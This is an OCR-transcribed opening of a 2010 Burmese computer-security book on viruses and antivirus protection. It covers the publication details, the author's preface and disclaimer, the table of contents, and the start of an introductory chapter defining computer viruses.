ကွန်ပျူတာအသုံးပြုသူတိုင်းအတွက်မရှိမဖြစ်အထောက်အပံ့


မျက်ပွင့် စာပေ

Virus & Protection

ကွန်ပျူတာ အသုံးပြုသူများ
အိုင်တီနည်းပညာ ရပ်များ ကိုလေ့လာ နေသူများ အတွက်
ဗိုင်းရပ်စ်ဆိုတာ
ဘယ်လိုလုပ်ဆောင်လို့ ဘယ်လိုဖယ်ထုတ်မယ် ....
ဘယ်လိုကာကွယ်ထားရမလဲဆိုတာ အသေးစိတ်ရှင်းပြထားသည့်

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

Virus & Protection



သန်းထိုက် (ရွှေရိပ်)

GOLDEN SHADE MEDIA Computer Technology

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

Virus & Protection

Virus & Protection

[illegible] (ရွှေရိပ်)

GOLDEN SHADE MEDIA Computer Technology

ဖြန့်ချိရေး

မျက်ပွင့်စာပေ

အမှတ်(၃၆၇) ဗိုလ်ချုပ်အောင်ဆန်းလမ်း၊

ဗိုလ်ဆွန်ပတ်လမ်းထိပ်၊

ပန်းဘဲတန်းမြို့နယ်၊ ရန်ကုန်မြို့

ဖုန်း – ၃၁၀၅၇၇၉၊ ၀၉–၅၁၃၄၈၅၅၈

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး
ပုံနှိပ်မှတ်တမ်း

စာမူခွင့်ပြုချက်အမှတ် **၄၀၀၇၉၆၀၈၁၀**
မျက်နှာဖုံးခွင့်ပြုချက်အမှတ် **၄၀၀၈၁၅၀၈၁၀**
မျက်နှာဖုံးလက်ရာနှင့် အတွင်းစာဖွဲ့
ရွှေရိပ်မီဒီယာ
အတွင်းနှင့်မျက်နှာဖုံးပုံနှိပ်
ဦးဇော်မင်းအေး၊ ဇော်ပုံနှိပ်တိုက်(၀၇၁၂၅)
အမှတ်(၃၈၆)၊ အင်ကြင်းမြိုင်လမ်း၊ သင်္ဃန်းကျွန်း၊ ရန်ကုန်။
ထုတ်ဝေသူ
ဦးမျိုးမင်းသန်း၊ မျက်ပွင့်စာပေ (၀၄၁၇၃)
အမှတ်(၃၆၇)၊ ဗိုလ်ချုပ်အောင်ဆန်းလမ်း၊ ပန်းဘဲတန်းမြို့နယ်၊ ရန်ကုန်။
ဖြန့်ချိရေး
မျက်ပွင့်စာပေ
အမှတ်(၃၆၇)၊ ဗိုလ်ချုပ်အောင်ဆန်းလမ်း၊(ဗိုလ်ဆွန်ပက်လမ်းထိပ်)
ပန်းဘဲတန်းမြို့နယ်၊ ရန်ကုန်။
၇၀၀၅၇၉၊ ၇၃၀၀၂၉၆၅၊ ၀၉-၅၁၄၈၅၅၈

၂၀၁၀ ခုနှစ်၊ ဇူလိုင်လ
ပထမအကြိမ်၊ အုပ်ရေ – ၅၀၀၊ တန်ဖိုး – ၃၀၀၀ ကျပ်
၄၈၀၀ ကျပ်

CIP - ၀၀၆

သန်းထိုက်(ရွှေရိပ်)
ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး
– ရန်ကုန်။

မျက်ပွင့်စာပေ၊ ၂၀၁၀။
၁၄၇ –စာ၊ ၁၈ x ၂၅ စင်တီမီတာ။
(၁) ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

မော်ကွန်းတစ်ခုရေးထိုးခြင်း

ကွယ်လွန်သွားပြီဖြစ်တဲ့ကျေးဇူးရှင် မွေးမေမေ၊

ကျွေးမွေးပညာသင်ပေးခဲ့တဲ့ ကျွေးဖေဖေ၊

ဘဝလက်တွဲဖော် ချစ်ဇနီးနှင့် လေးစားရသောအမိအဖ၊

ပညာအဖုံဖုံ နည်းအစုံဖြင့်သင်ယူခဲ့ရသော သင်မြင်ကြားဆရာများ၊

နိုင်ငံတကာရပ်ဝေးမြေခြားမှ သူငယ်ချင်းများ၊

အကူအညီပေးနေသော မိတ်ဆွေကောင်းများ၊

တစ်ရုံတစ်ခု ပေးခဲ့သောသူများ၊

တပည့်များ၊

အားလုံးအပါအဝင်

စာဖတ်ပရိသတ်များအားလုံးကို

ကျေးဇူးကမ္ပည်းတင်ရေးထိုးအပ်ပါကြောင်း ——

သန့်ထိုက်(ရွှေမိုး)

စာရေးသူ၏စကားဦး

မြန်မာပြည်သားကွန်ပျူတာသုံးစွဲသူတိုင်းအတွက်ရည်ရွယ်ပြီး ပြုစုရေးသားထားပါတယ်။ ကိုယ်တွေ့ နည်းလမ်းများစွာကို မထိန်မဝှက်ရှင်းပြထားပါတယ်။ နိုင်ငံတကာမှမိတ်ဆွေတွေရဲ့ အကူအညီတွေကိုလည်း တောင်းယူဖြည့်စွက်ထားပါတယ်။ Virus တည်ဆောက်ပုံတွေကို နည်းပညာလေ့လာနေသူများအတွက် အထောက်အပံ့ဖြစ်စေရန် ထည့်သွင်းရှင်းပြထားပါတယ်။

အကောင်းဆုံးစာအုပ်ဖြစ်စေဖို့ရည်ရွယ်မိပေမယ့် လိုအပ်တာတွေရှိနေဦးမှာမို့ စာဖတ်သူများ နားလည်ပေးမယ်လို့မျှော်လင့်ပါတယ်။ မြန်မာနိုင်ငံအပါအဝင် နိုင်ငံတကာမှာ ရင်ဆိုးခံစားနေကြရတဲ့ Virus ပြဿနာတွေကင်းရှင်းသွားတဲ့နေ့တစ်နေ့အမြန်ဆုံးရောက်ရှိဖို့မျှော်လင့်နေမိတယ်။ သဘာဝအရ ကွန်ပျူတာချို့ယွင်းပြီး မှတ်တမ်းတွေပျက်ဆီးတာ ကွန်ပျူတာပိုင်ဆိုင်သူတိုင်းခံစားနိုင်ကြပေမယ့် တစ်ဦးတစ်ယောက်တီထွင်လိုက်တဲ့ Virus ပယောဂကြောင့် မိမိပိုင်မှတ်တမ်းတွေပျက်ဆီးခဲ့လျှင်တော့မည်သူ မဆိုစိတ်မကောင်းဖြစ်မှာပါ။ အရမ်းကိုတန်ဖိုးကြီးမားတဲ့ အချက်အလက်တွေသာပျက်ဆီးခဲ့ပါက ရင်ထုမနာ ခံစားရမည်အမှန်ပင်။

ထို့ကြောင့် ကာကွယ်ပါ။ မိမိပိုင်ကွန်ပျူတာကိုကာကွယ်ထားပါ။ တန်ဖိုးရှိအချက်အလက်တွေကို Backup လုပ်ထားပါ။ အကောင်းဆုံးကတော့ DeepFreeze Program ခံပြီးကာကွယ်ထားသင့်ပါတယ်။ အနည်းငယ်စိတ်ရှုပ်ရတာကလွဲလို့ အတော်ပင်ကောင်းမွန်တဲ့ System ထိန်းချုပ်စနစ်ပါဝင်ပါတယ်။

စာဖတ်သူဟာကွန်ပျူတာအကြောင်းအနည်းငယ်နားလည်တာနဲ့ ယခုစာအုပ်ကိုကိုင်ပြီး ကိုယ်တိုင် Virus ပြဿနာများကိုဖြေရှင်းနိုင်ပါလိမ့်မယ်။ အကောင်းဆုံးသောနည်းလမ်းများကို လမ်းအသွယ်သွယ်ကနေ ပုံစံမျိုးစုံဖြေရှင်းနိုင်ဖို့ နည်းလမ်းများစွာရေးသားထားပါတယ်။ တစ်နည်းမဟုတ်တစ်နည်းအသုံးတဲ့သွားလျှင် စာရေးသူပြုစုရကျိုးနပ်ပါပြီ။

စာရေးသူထံ E-mail ပို့ပြီးအကူအညီတောင်းခံထားသူများကိုအချိန်နှင့်တပြေးညီ အကြောင်း မပြန်နိုင်တာတောင်းပန်ပါတယ်။ ကိစ္စမျိုးစုံတွေကြားအချိန်ကုန်နေရလို့ E-mail ဖတ်ဖို့မအားလပ်လို့ပါ။ အတတ်နိုင်ဆုံး အမြန်ဆုံးပြန်ကြားနိုင်ဖို့ကြိုးစားသွားပါ့မယ်။

ကျေးဇူးတင်လျှက်

သန်းထိုက် (ရွှေရိပ်)

goldenshadetech@gmail.com

ဖတ်ဖြစ်အောင်ဖတ်ပေးပါ

ယခုစာအုပ်ကိုနည်းပညာအထောက်အပံ့အဖြစ်ဦးတည်ချက်ထားကာ ရေးသားထားပါတယ်။ စိတ်ဓာတ်အားဖြင့်ဖျက်ဆီးလိုစိတ်ရှိသော Virus Program ရေးသားလိုသည့်သူများအတွက် လုံးဝအထောက်အပံ့မဖြစ်စေလိုပါ။ စာရေးသူစာအုပ်ကိုမှီပြီး Virus ရေးသားရာတွင် ပိုမိုလုံခြုံအောင်ရေးသားဖို့အထောက်အကူမဖြစ်စေလိုပါ။

ထို့ကြောင့် Virus Program များရေးသားဖန်တီးပုံကိုအသေးစိတ်ရှင်းပြမှုတွင် မြုပ်ကွက်များထားရှိထားပြီး စာဖတ်သူတိုင်းနားလည်စေရန်သာဦးတည်ထားပါတယ်။ Programming သဘောတရားနားလည်သူတွေအနေဖြင့် စိတ်ကောင်းမွေးပြီး Anti-Virus Program များရေးသားနိုင်ရန်ကြိုးစားစေလိုပါတယ်။

စာဖတ်သူများအနေဖြင့် စာအုပ်ပါ Virus ကာကွယ်နည်းများအတိုင်း အတိအကျလိုက်နာပါက Virus အန္တရာယ်ကိုကောင်းမွန်စွာကာကွယ်နိုင်မှာပါ။ သို့သော် Virus အားလုံးကို ကာကွယ်နိုင်မည်ဟုလုံးဝတာဝန်မခံပါ။ ထို့အပြင် Virus အားလုံးကိုရှင်းထုတ်နိုင်မည်ဟုလည်း တာဝန်မခံပါ။ အကောင်းဆုံးလက်တွေ့အသုံးပြုခဲ့တဲ့ နည်းလည်းများစွာကို စာဖတ်သူများနားလည်တတ်ကျွမ်းစေရန်သာဖြစ်ပါတယ်။

Virus ရေးသားသူတွေဟာ အဆင့်မြင့်လာလေ လုံခြုံဖို့ကြိုးစားလေပါပဲ။ ယခုစာအုပ်ပါတိုက်ဖျက်နည်းတွေကိုလည်း တချိန်ချိန်မှာကျော်လွှားနိုင်ဖို့ကြိုးစားဦးမှာပါ။ ဒါကြောင့် စာဖတ်သူများအနေဖြင့်နည်းပညာများကို ခြေဆက်မပြတ်လေ့လာနေဖို့ အထူးလိုအပ်ပါတယ်။

မြန်မာပြည်သား Virus မွေးထုတ်သူများအတွက် စာရေးသူစကားလက်ဆောင်တစ်ခု ပေးလိုက်ပါတယ်။

" ယခုနေ့ပြုသောမကောင်းမှု မနက်ဖြန်သင့်ထံပြန်လာမည်"

ကျေးဇူးတင်လျှက်

သန်းထိုက် (ရွှေရိပ်)

goldenshadetech@gmail.com

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

ပါဝင်သောအခန်းကဏ္ဍများ

အခန်း(၁) Virus များကိုလေ့လာခြင်း

အခန်း(၂) File Type များနှင့်လုပ်ဆောင်ချက်

အခန်း(၃) Virus တို့၏လုပ်ဆောင်ချက်

အခန်း(၄) Virus ရေးသားဖန်တီးပုံများ

အခန်း(၅) Anti-Virus လုပ်ဆောင်ချက်နှင့် ရေးသားဖန်တီးပုံများ

အခန်း(၆) Install လုပ်ရန်မလိုသော Virus Cleaning Program

အခန်း(၇) Anti-Virus Installation

အခန်း(၈) အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးဖန်တီးခြင်း

အခန်း(၉) Script Program များရေးသားဖန်တီးအသုံးချခြင်း

အခန်း(၁၀) Command Prompt နှင့်သန့်ရှင်းရေး

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

အခန်း(၁)
Virus များကိုလေ့လာခြင်း

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Virus ဆိုသည်	၂
၂။	Virus ရေးသူတို့၏စိတ်နေသဘောထား	၄
၃။	Virus အမျိုးအစားခွဲခြားခြင်း	၅
၄။	ဖိုင်ပွားစနစ် Virus	၆
၅။	တိမ်းရှောင် Virus	၇
၆။	ဖျက်စီးရေး Virus	၈
၇။	အယောင်ဆောင် Trojans	၉
၈။	မျိုးပွားယူတဲ့ Worm	၁၀
၉။	ထပ်ဆင့်လုပ်ဆောင်ချက်များနှင့် Ware	၁၁
၁၀။	BIOS Virus	၁၂

အခန်း(၂)
File Type များနှင့်လုပ်ဆောင်ချက်

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Virus & Other File Format	၁၄
၂။	.EXE	၁၅
၃။	.INF, .ZIP	၁၆
၄။	.COM, .BAT	၁၇
၅။	.DLL, .VBS	၁၈
၆။	.SYS, .PDF	၁၉
၇။	အရေးပါမသိမဖြစ် Windows Control Files	၂၀
၈။	Drive C: အောက်ရှိအရေးပါဖိုင်များ	၂၁
၉။	Drive C: အောက်ရှိအရေးပါ Folder များ	၂၂

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

အခန်း(၃)

Virus တို့၏လုပ်ဆောင်ချက်

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Virus တို့၏ လုပ်ဆောင်ချက်	၂၄
၂။	Virus Program ရေးသားဖို့အတွက်	၂၄
၃။	Virus အချို့ကိုလေ့လာခြင်း	၂၆
၄။	နာမည်ကျော် Virus များ၏ လုပ်ဆောင်ချက်	၂၆ - ၃၄
	CIH Virus, EMPEROR Virus, Happy Birthday Virus One Missed Call Virus, Flashy, Funny, Loikaw Virus Tayat Myo, Kolay Virus, svchost Virus, ILOVEYOU Virus LOVE Virus, My Doom Worm Virus, Blaster Worm, Sasser Worm Virus.	

အခန်း(၄)

Virus ရေးသားပန်တီးပုံများ

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Virus များကိုဖန်တီးပုံအားလေ့လာခြင်း	၃၆
၂။	Virus Program Code	၃၇ - ၄၄
၃။	ILOVEYOU Virus Code များ	၄၅
၄။	DEADLY(DOOM) Virus Code များ	၄၉

ထွန်းပျူဟာရောဂါများနှင့်ကာကွယ်ဆေး

အခန်း(၅)

Anti-Virus လုပ်ဆောင်ချက်နှင့် စေ့စေ့သေးသေးပြုမှုများ

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Anti- Virus Program လုပ်ဆောင်ချက်များလေ့လာခြင်း	၅၂
၂။	Anti- Virus Program တည်ဆောက်ပုံနှင့် ရုပ်တည်လုပ်ဆောင်ပုံများ	၅၃
၃။	Method of File Infection	၅၅
၄။	နာမည်ကျော် Anti-Virus Program များကိုလေ့လာခြင်း	၆၀
၅။	Internet Online Free Virus Scanners	၆၁
၆။	မြန်မာနိုင်ငံတွင်ဝယ်ယူနိုင်သော Anti-Virus Program များကို သုံးသပ်ခြင်း	၆၅
၇။	Anti-Virus Program များကောင်း/မကောင်းစမ်းသပ်ပါ	၆၇
၈။	Virus ရှိနေပြီလားသိနိုင်ဖို့	၆၈
၉။	USB Drive အတွင်း Virus ရှိနေပြီလားဆိုတာသိနိုင်ဖို့	၆၈

အခန်း(၆)

Install လုပ်ရန်မလိုသော Virus Cleaning Program

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Install လုပ်ရန်မလိုသောအလွယ်သုံး Virus Scanner များ	၇၀
၂။	McAfee Virus Remover ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း	၇၁
၃။	Sophos Anti-Rootkit ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း	၇၄
၄။	BitDefender's Avis ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း	၇၇

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

အခန်း(၇)

Anti-Virus Installation

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Anti -Virus Program များထည့်သွင်းခြင်း	၈၀
၂။	အခမဲ့ AVG Anti-Virus Installation	၈၁
၃။	အခမဲ့ Avira Anti-Virus Installation	၈၄
၄။	အခမဲ့ East NOD32 Anti-Virus Installation	၈၈
၅။	လိုင်စင်ဖြင့် F-Secure Setup 2010 Anti-Virus Installation	၉၁
၆။	လိုင်စင်ဖြင့် Avira Anti-Virus 2010 Installation	၉၅
၇။	လိုင်စင်ဖြင့် G Data Total Security 2010 Installation	၁၀၁

အခန်း(၈)

အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးဖန်တီးခြင်း

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံး	၁၀၆
၂။	အလုံခြုံဆုံးကွန်ပျူတာတစ်လုံးအတွက် လိုအပ်သောဆော့ဖ်ဝဲများ	၁၀၇
၃။	Auto Run Killer Program Installation	၁၀၈
၄။	USB Security Program Installation	၁၀၉
၅။	USB Drive Anti-Virus Program Installation	၁၁၃
၆။	USB Anti-Body Program Installation	၁၁၆
၇။	CClean Program Installation	၁၁၉
၈။	Registry Easy Program Installation	၁၂၃
၉။	Spy Hunter Security Program Installation	၁၂၇
၁၀။	အကောင်းဆုံးကာကွယ်ဆေး DeepFreeze အသုံးပြုခြင်း	၁၃၁
၁၁။	DeepFreeze Program Installation	၁၃၂

ကွန်ပျူတာရောဂါများနှင့်ကာကွယ်ဆေး

အခန်း(၉)

Script Program များရေးသားဖန်တီးအသုံးချခြင်း

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Script Program ကိုယ်ပိုင်ဖန်တီးခြင်း	၁၃၆
၂။	Script Program ရေးဖို့သိထားရမည့်လုပ်ငန်းစဉ်များ	၁၃၆
၃။	Script Program အခြေခံ Key Words	၁၃၇
၄။	Well Delete Script Program ကိုရေးသားခြင်း	၁၄၀
၅။	Registry Control Script Program ကိုရေးသားခြင်း	၁၄၃
၆။	Control System Script Program ကိုရေးသားခြင်း	၁၄၅
၇။	Auto Play ကိုပိတ်ထားဖို့လိုပါတယ်	၁၄၈


အခန်း(၁၀)

Command Prompt နှင့်ဆန့်ကျင်းများ

(မည်သည့် Anti -Virus မှမသုံးပဲဖြေရှင်းခြင်း)

စဉ်	လေ့လာရန်	စာမျက်နှာ
၁။	Command Prompt ကိုအသုံးချလေ့လာခြင်း	၁၅၀
၂။	သုံးနိုင်ဖို့ရာသိထားစရာများ	၁၅၀
၃။	USB Drive အတွင်းမှ Virus ကိုရှာဖွေရှင်းလင်းခြင်း	၁၅၁
၄။	Virus များကိုလက်တွေ့ကျကျရှင်းလင်းခြင်း	၁၅၃
၅။	Virus File တွေရှိနေတတ်တဲ့လိပ်စာများ	၁၅၅
၆။	Happy Birthday Virus နေထိုင်ရာ	၁၅၆
၇။	One Miss Call Virus ရဲ့ပြဿနာ	၁၅၇
၈။	One Miss Call Virus ရဲ့နောက်ဆက်တွဲပြဿနာ	၁၅၈
၉။	Virus ရှိပြီထင်တာနဲ့	၁၅၉
၁၀။	Task Manager မှ Virus တွေကိုစောင့်ကြည့်ခြင်း	၁၆၁
၁၁။	Virus များကိုအမြန်ဆုံးရှာဖွေရှင်းလင်းခြင်း	၁၆၂
၁၂။	Window ပြန်လည်ကျန်းမာရေးအတွက်လုပ်ငန်းစဉ်များ	၁၆၅
၁၃။	Run Box ခေါ်ယူမရသော အကြီးမားဆုံးပြဿနာ	၁၇၀
၁၄။	Windows ကိုအလွယ်ပြင်ဆင်ဖို့	၁၇၁

အခန်း (၁)
Virus များကိုလေ့လာခြင်း



Virus ဆိုသည်

ဗိုင်းရပ်စ်လို့ကြားလိုက်သည်နှင့်သာမန်လူတွေ ပြေးမြင်မည်မှာ မြန်မာအခေါ် ဇွဗ ပါး မကသော ရောဂါများကိုဖြစ်ပါတယ်။ ဟုတ်ပါတယ် အဲဒါလည်း Virus ပါပဲ။ အသက်ရှိခန္ဓာတွေမှာ ကပ်ငြိတဲ့ ပိုးတွေပါ။ သူတို့တွေဟာ ကိုယ်တိုင်ကြီးထွားခြင်း၊ ဖန်တီးခြင်းနှင့် ပွားယူခြင်းများကိုပါလုပ်ဆောင်ကြပါတယ်။ အခြား လုပ်ဆောင်ချက်များစွာကိုလည်းပြင်းပြင်းထန်ထန်လုပ်ဆောင်နိုင်ကြပါတယ်။

ယခု Virus ဆိုသောစကားရပ်ကို စာရေးသူဆိုလိုသည်မှာ ကွန်ပျူတာနှင့် ဒစ်ဂျစ်တယ်စနစ်သုံး မှတ်ဥာဏ်များအတွင်း ဝင်ရောက်ကပ်ငြိတတ်သော လူသားတို့ဖန်တီးထားသည့်တီထွင်မှု Program များကို ဆိုလိုခြင်း ဖြစ်ပါတယ်။

ကွန်ပျူတာနှင့် ဒစ်ဂျစ်တယ်စနစ်သုံးပစ္စည်းများအားလုံးဟာ Program စနစ်တွေပေါ်မှာ မှီခိုရပ်တည် နေကြပါတယ်။ ထို Program များကို လူသားတို့ကသာဖန်တီးတီထွင်ခဲ့ကြတာပါ။ ဒစ်ဂျစ်တယ် ကုတ်တွေဖြစ်တဲ့ 0,1 (Binary) အဆင့်မှယခုခေတ်အလွယ်သုံး Programming စနစ်ထိလူသားတွေကသာ အဆင့်မြင့်တင်ဖန်တီးခဲ့ကြပါတယ်။

အဆင့်မြင့်ဖန်တီးနိုင်မှုတွေနှင့်အတူ လူသားတို့စိတ်ဓာတ်မညီမျှခြင်းတွေကြောင့် ဒုက္ခနှင့် သုခကို ယှဉ်တွဲဖန်တီးလာကြပါတယ်။ စိတ်ဓာတ်ညံ့ဖျင်းသူတွေကတော့ အဖျက်အမှောက်စိတ်ဓာတ်နှင့် Virus တွေကို ပညာကုန်သုံးဖန်တီးလာကြပါတယ်။ စိတ်ဓာတ်မြင့်မားသူတွေဘက်ကလဲ အများအကျိုးအတွက် ဖြေရှင်းဖို့ နည်းလမ်းများကိုရှာဖွေပြီး တိုက်ဖျက်ရေး Anti-Virus များရေးထုတ်ကြပါတယ်။

ယခုဆိုလျှင် Virus တစ်ကောင်အား သာမန် Programming သဘောနားလည်သူပင် ဖန်တီးနိုင် နေပါပြီ။ အဆင့်မြင့်ဆုံးဖန်တီးခဲ့ကြသလို၊ အလွယ်ဆုံး Notepad နှင့်ပင်ရေးနိုင်သည့်အတွက် ကွန်ပျူတာ အသုံးပြုနေကြတဲ့သူတွေအတွက်မျက်ခုံးလှုပ်ဖို့ပင်အခွင့်အရေးရှိဖို့မလွယ်တော့ပါ။

ကွန်ပျူတာတည်ဆောက်ပုံ၊ Windows ရပ်တည်နေပုံ၊ လည်ပတ်နေတဲ့ Program တွေအလုပ်လုပ်ပုံ နားလည်တဲ့ Virus ရေးသူတွေဟာ သူတို့ရေးလိုက်တဲ့ Virus တွေကိုအကောင်းဆုံး အဖျက်အလုပ်လုပ်ဖို့ အလုံခြုံဆုံးပုန်းအောင်းနေဖို့ဖန်တီးနိုင်ကြပါတယ်။

မကောင်းမှုဟူသည်စိတ်ကွယ်ရာမရှိဆိုသကဲ့သို့ ပုန်းအောင်းနေတဲ့ Virus တွေကိုခြေရာခံရှာဖွေနိုင်တဲ့ ပညာရပ်တွေ၊ ပညာရှင်တွေ၊ လုံခြုံရေးစနစ် Program တွေကလည်း တဖွားဖွားမွေးဖွားလာကြပါတယ်။ တချို့နာမည်ကြီး Virus တွေဆိုလျှင် မည်သူမျှသတ်နိုင်တော့မည်မထင်သည်အထိအလွန်အားကောင်းစွာ ပြန့်ပွားဖျက်ဆီးခဲ့ကြပါတယ်။ ဒါပေမယ့် အချိန်သိပ်မကြာခင်မှာပဲ တိုက်ဖျက်နိုင်တဲ့နည်းလမ်းလည်း ရရှိလာပါတယ်။

Virus တွေဟာ Program လုပ်ဆောင်မှုရှိတဲ့ Digital Devices အားလုံးပေါ်တွင် တွယ်ကပ်နိုင်ပါတယ်။ အသေးစိတ်ကိုတော့ နောက်ပိုင်းကဏ္ဍတွင် သီးသန့်ရှင်းပြထားပါတယ်။

ယခုဆိုလျှင်မြန်မာ့အိုင်တီနည်းပညာရှင်တွေလည်းအားပါးတရထွက်ပေါ်လာကြပါပြီ။ အဆိုးဆုံးသော ထွက်ပေါ်လာမှုကတော့ မြန်မာမှ Virus ရေးသူတွေပါ။ စာရေးသူမြန်မာပြည်ခြေပြန်ချချင်း တိုးတာကတော့ One Miss Call Virus နဲ့ Happy Birthday Virus ပါပဲ။ *မြန်မာမှာပညာရှင်တွေရှိတယ်ဆိုလျှင်လို့* စကားစပြီးစိန်ခေါ်တိုက်ခိုက်မှုတစ်မျိုးနှင့်ပါ။ စတွေ့တွေ့ခြင်းမှာတော့ တော်တော်ကသိကအောက်နိုင်စွာ အလုပ်တွေကိုအနှောက်အယှက်ပေးခဲ့ပါတယ်။ ပိုဆိုးတာကတော့ အဖျက်လုပ်ငန်းကိုလုပ်စေတာပါ။

မြန်မာရဲ့ Virus ရေးသားပုံ Program Code စနစ်ကိုနာမည်ကြီး Anti-Virus များမသိလို့ ပိုခံစားရပါတယ်။ နိုင်ငံတကာမှလွှင့်တင်ထားတဲ့ Anti-Virus ဆိုင်ရာ Internet Website တွေကို စာပို့မေးမြန်းခဲ့ပေမယ့် ဖြေရှင်းနည်း မရေမရာကိုသာရခဲ့ပါတယ်။ စာရေးသူမိတ်ဆွေတွေရှိရာ နိုင်ငံတကာကို Virus ဖိုင်တွေ Lock လုပ်ပြီးပေးပို့ စစ်ဆေးကူညီခိုင်းခဲ့ပါတယ်။ နောက်တစ်နေ့မှာစာရေးသူထံ E-mail ပြန်ရောက်လာပါတယ်။ စာရေးသူကွန်ပျူတာကိုကောင်းစွာပြန်လည်ဖြေရှင်းနိုင်ခဲ့ပါတယ်။

